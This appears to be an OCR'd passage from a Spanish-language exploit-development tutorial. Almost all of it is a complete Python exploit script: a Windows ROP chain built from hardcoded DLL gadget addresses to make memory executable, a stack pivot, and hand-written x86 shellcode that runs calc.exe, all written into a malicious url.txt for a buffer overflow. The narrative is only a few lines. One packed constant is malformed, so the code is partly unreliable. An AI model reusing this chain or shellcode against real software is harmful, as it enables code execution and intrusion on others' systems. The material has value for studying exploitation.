




Nuestro Stack se encuentra en este punto:



Continuamos con la ejecución hasta finalizar el exploit y obtener la ejecución de nuestro shellcode con permisos **EXECUTE_READ_WRITE**



El exploit completo seria el siguiente:

```
rop  = struct.pack('<L',0x77388805) # POP EAX # RETN
rop += struct.pack('<L',0x90d0f1e8)
rop += struct.pack('<L',0x769f0bd2) # POP ESI # RETN
rop += struct.pack('<L',0x90909090)
rop += struct.pack('<L',0x769f0bd0) # SUB EAX,ESI # POP ESI # RETN
rop += struct.pack('<L',0x75b2a296) # NOP
rop += struct.pack('<L',0x778811c2) # MOV EAX,DWORD PTR DS:[EAX] # RETN
rop += struct.pack('<L',0x778a60c3) # XCHG EAX,ESI # RETN
#EBP
rop +=struct.pack('<L',0x77378836)  # POP EBP # RETN
rop +=struct.pack('<L',0x75bb4655)  # call e<sp
#EBX
rop += struct.pack('<L',0x769ff352) # POP EBX # RETN
rop += struct.pack('<L',0xffffffcff) # 301->NEG -> 0xffffffcff
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
rop += struct.pack('<L',0x77337926) # XCHG EAX,EBX # RETN
rop += struct.pack('<L',0x769f3798) # NEG EAX # RETN
rop += struct.pack('<L',0x77337926) # XCHG EAX,EBX # RETN
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN 0
#EDX
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
rop += struct.pack('<L',0x77897cc2) # POP EDX # RETN
rop += struct.pack('<L',0xffffffc0) # NEG -> 40
rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
rop += struct.pack('<L',0x769f3798) # NEG EAX # RETN
rop += struct.pack('<L',0x7780f282) # XCHG EAX,EDX # RETN
rop += struct.pack('<L',0x769c062e) # XOR EAX,EAX # RETN
#ECX
rop += struct.pack('<L',0x7734f7a6) # POP ECX # RETN
rop += struct.pack('<L',0x9050298D) # 0x9050298D
rop += struct.pack('<L',0x77388805) # POP EAX # RETN
rop += struct.pack('<L',0x90909090)
rop += struct.pack('<L',0x773a985a) # SUB EAX,ECX # RETN
rop += struct.pack('<L',0x773a96e8) # ADD EAX,1 #añadimos 1 a EAX para compensar el DEC ECX
rop += struct.pack('<L',0x778dce54) # XCHG EAX,ECX # CLC # DEC ECX # RETN 0x24
rop += struct.pack('<L',0x75b2a296) # NOP #Compensamos RETN 0X24 con NOP-RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
rop += struct.pack('<L',0x75b2a296) # NOP #RETN
#EDI
rop +=struct.pack('<L',0x77896729)  # POP EDI # RETN [ntdll.dll]
rop +=struct.pack('<L',0x769f379a)  # RETN (ROP NOP) [KERNEL32.DLL]
#EAX
rop +=struct.pack('<L',0x75c8b748)  # POP EAX # RETN [KERNELBASE.dll]
rop +=struct.pack('<L',0x90909090)  # nop
#PUSHAD
rop +=struct.pack('<L',0x77376f67)  # PUSHAD # RETN [msvcrt.dll]
#FIN ROP#
```

```
opcodes  = "\x90"*20
opcodes += "\x90\x90\x90\x90\x90" #5 + 195 shellcode alinear

opcodes += "\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
opcodes += "\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
opcodes += "\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
opcodes += "\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
opcodes += "\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
opcodes += "\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
opcodes += "\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
opcodes += "\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
opcodes += "\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"
opcodes += "\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"
opcodes += "\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
opcodes += "\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
opcodes += "\x52\xff\xd0" #195

exit_0  = "\x43\x43\x43\x43"
exit_0 += "\x43\x43\x43\x43"

http   = "http://"
http  += "\x41" * 13 #13 EAX - 4 bytes return
http  += "\x00\x00\x00\x00" #NULL FCLOSE()

payload  = "\x42\x42\x42\x42"
payload += "\x42\x42\x42\x42"

#EBP
ebp  = struct.pack('<L',0x0065fc68) #EBP

#EIP
#PIVOT STACK creamos un stack falso para volver al buffer no vulnerable
esp  = struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN
esp += struct.pack('<L',0x77387b7f) # XCHG EAX,ESP # RETN
esp += struct.pack('<L',0x77898381) # XCHG EAX,EBP # RETN

exploit=rop+opcodes+exit_0+http+payload+ebp+esp

file = open('url.txt','w')
file.write(exploit)
file.close()
```